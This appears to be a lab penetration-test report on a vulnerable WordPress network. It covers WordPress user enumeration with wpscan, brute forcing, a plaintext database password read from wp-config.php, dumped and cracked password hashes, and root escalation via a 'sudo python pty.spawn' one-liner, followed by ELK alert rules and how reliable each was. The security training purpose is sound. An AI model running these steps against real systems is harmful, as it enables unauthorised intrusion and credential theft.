Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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
Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Stack

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress Username Enumeration CVE-2009-2335	WUE is the process in which attackers remotely enumerate valid usernames for a defined attack surface.	This allows attackers to find valid username information based on failed login attempts. Many Vendors dispute the significance of this issue due to “user convenience” concerns.
Brute Force Vulnerability CVE-2020-14494	A BFV consists of an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response.	This allows attackers to run values, such as passwords, through software that will guess predetermined strings until a favorable response returns.
Least Privilege Violation CWE-272	A LPV is the concept that access should be allowed only when it is absolutely necessary to the function of a given system, and only for the minimal necessary amount of time.	Not implementing LPV results in sensitive information to be at risk for attackers to discover once in a system. In this case, read access to the wp-config.php file allowed our team to infiltrate the mySQL database for password hashes of current employees.
Privilege Escalation CWE-269	A misconfigured sudoers file can allow root privilege loopholes given to binary programs.	Allowing root privileges to binary programs can give system users root access to the system without the need for a password.

Exploits Used

Exploitation #1: WordPress User Enumeration


Summarize the following:


- How did you exploit the vulnerability?
  - wpscan –url http://192.168.1.110/wordpress/ -enumerate u, vp
- What did the exploit achieve?
  - Critical information gained access to the server via SSH

Exploitation #2: Brute Force Vulnerability

Summarize the following:

- How did you exploit the vulnerability?
  - Manual brute force (weak password), metasploit scan to confirm michael's password, MySQL database located unprotected hash + JohnTheRipper to crack steven's password.
- What did the exploit achieve?
  - Gained ability to ssh and privileges for steven & michael





Exploitation #3: Least Privilege Vulnerability

Summarize the following:

- User micheal was given read/write access to the wp-config.php file, which contained all plaintext passwords and usernames to the Raven Security mySQL database.
- Through this access, we were able to retrieve the wp_user hash list of passwords for users michael and steven.
- John the Ripper was used to crack user steven's hash and retrieve his password: pink84
- Restricting read/write privileges to the plaintext passwords and usernames contained within the Raven Security mySQL database would have prevented this exploit.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
---------+------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael
          |              0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven
          |              0 | Steven Seagull |
+----+------------+------------------------------------+--------------
---------+------------+----------------+
2 rows in set (0.00 sec)

mysql>
```

```
Session completed
root@Kali:~# john --show hashlist.txt
?:pink84

1 password hash cracked, 0 left
root@Kali:~#
```

Exploitation #4: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability?
  - use of sudo -l to gain information needed to perform escalation
  - sudo python -c ‘import pty;pty.spawn(“bin/bash”)’
- What did the exploit achieve?
  - Using Steven’s sudo python access to escalate to root user access


```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```


Alerts Implemented

Excessive HTTP Errors

- Metric: HTTP Response Status Code is Above 400
- Threshold: Count exceeds Top 5
- Vulnerability Mitigated: Malicious HTTP requests and excessive errors
- Reliability: Low, no condition.met was triggered even with malicious HTTP traffic

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```






HTTP Request Size Monitor

- Metric: HTTP Request Bytes
- Threshold: Count Exceeds 3500 Bytes over all documents
- Vulnerability Mitigation: Website Enumeration and Malicious Payload Posts
- Reliability: Medium. This alert triggered during the website enumeration process. If a narrow focus is preferred, this rule would be graded a success.


```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```



CPU Usage Monitor


- Metric: System Process CPU Total Percentage
- Threshold: Above 50%
- Vulnerability Mitigated: Enumeration; Brute Force Attack
- Reliability: High. This rule triggered several times over the course of our assessment during the local directory enumeration and the web page enumeration.

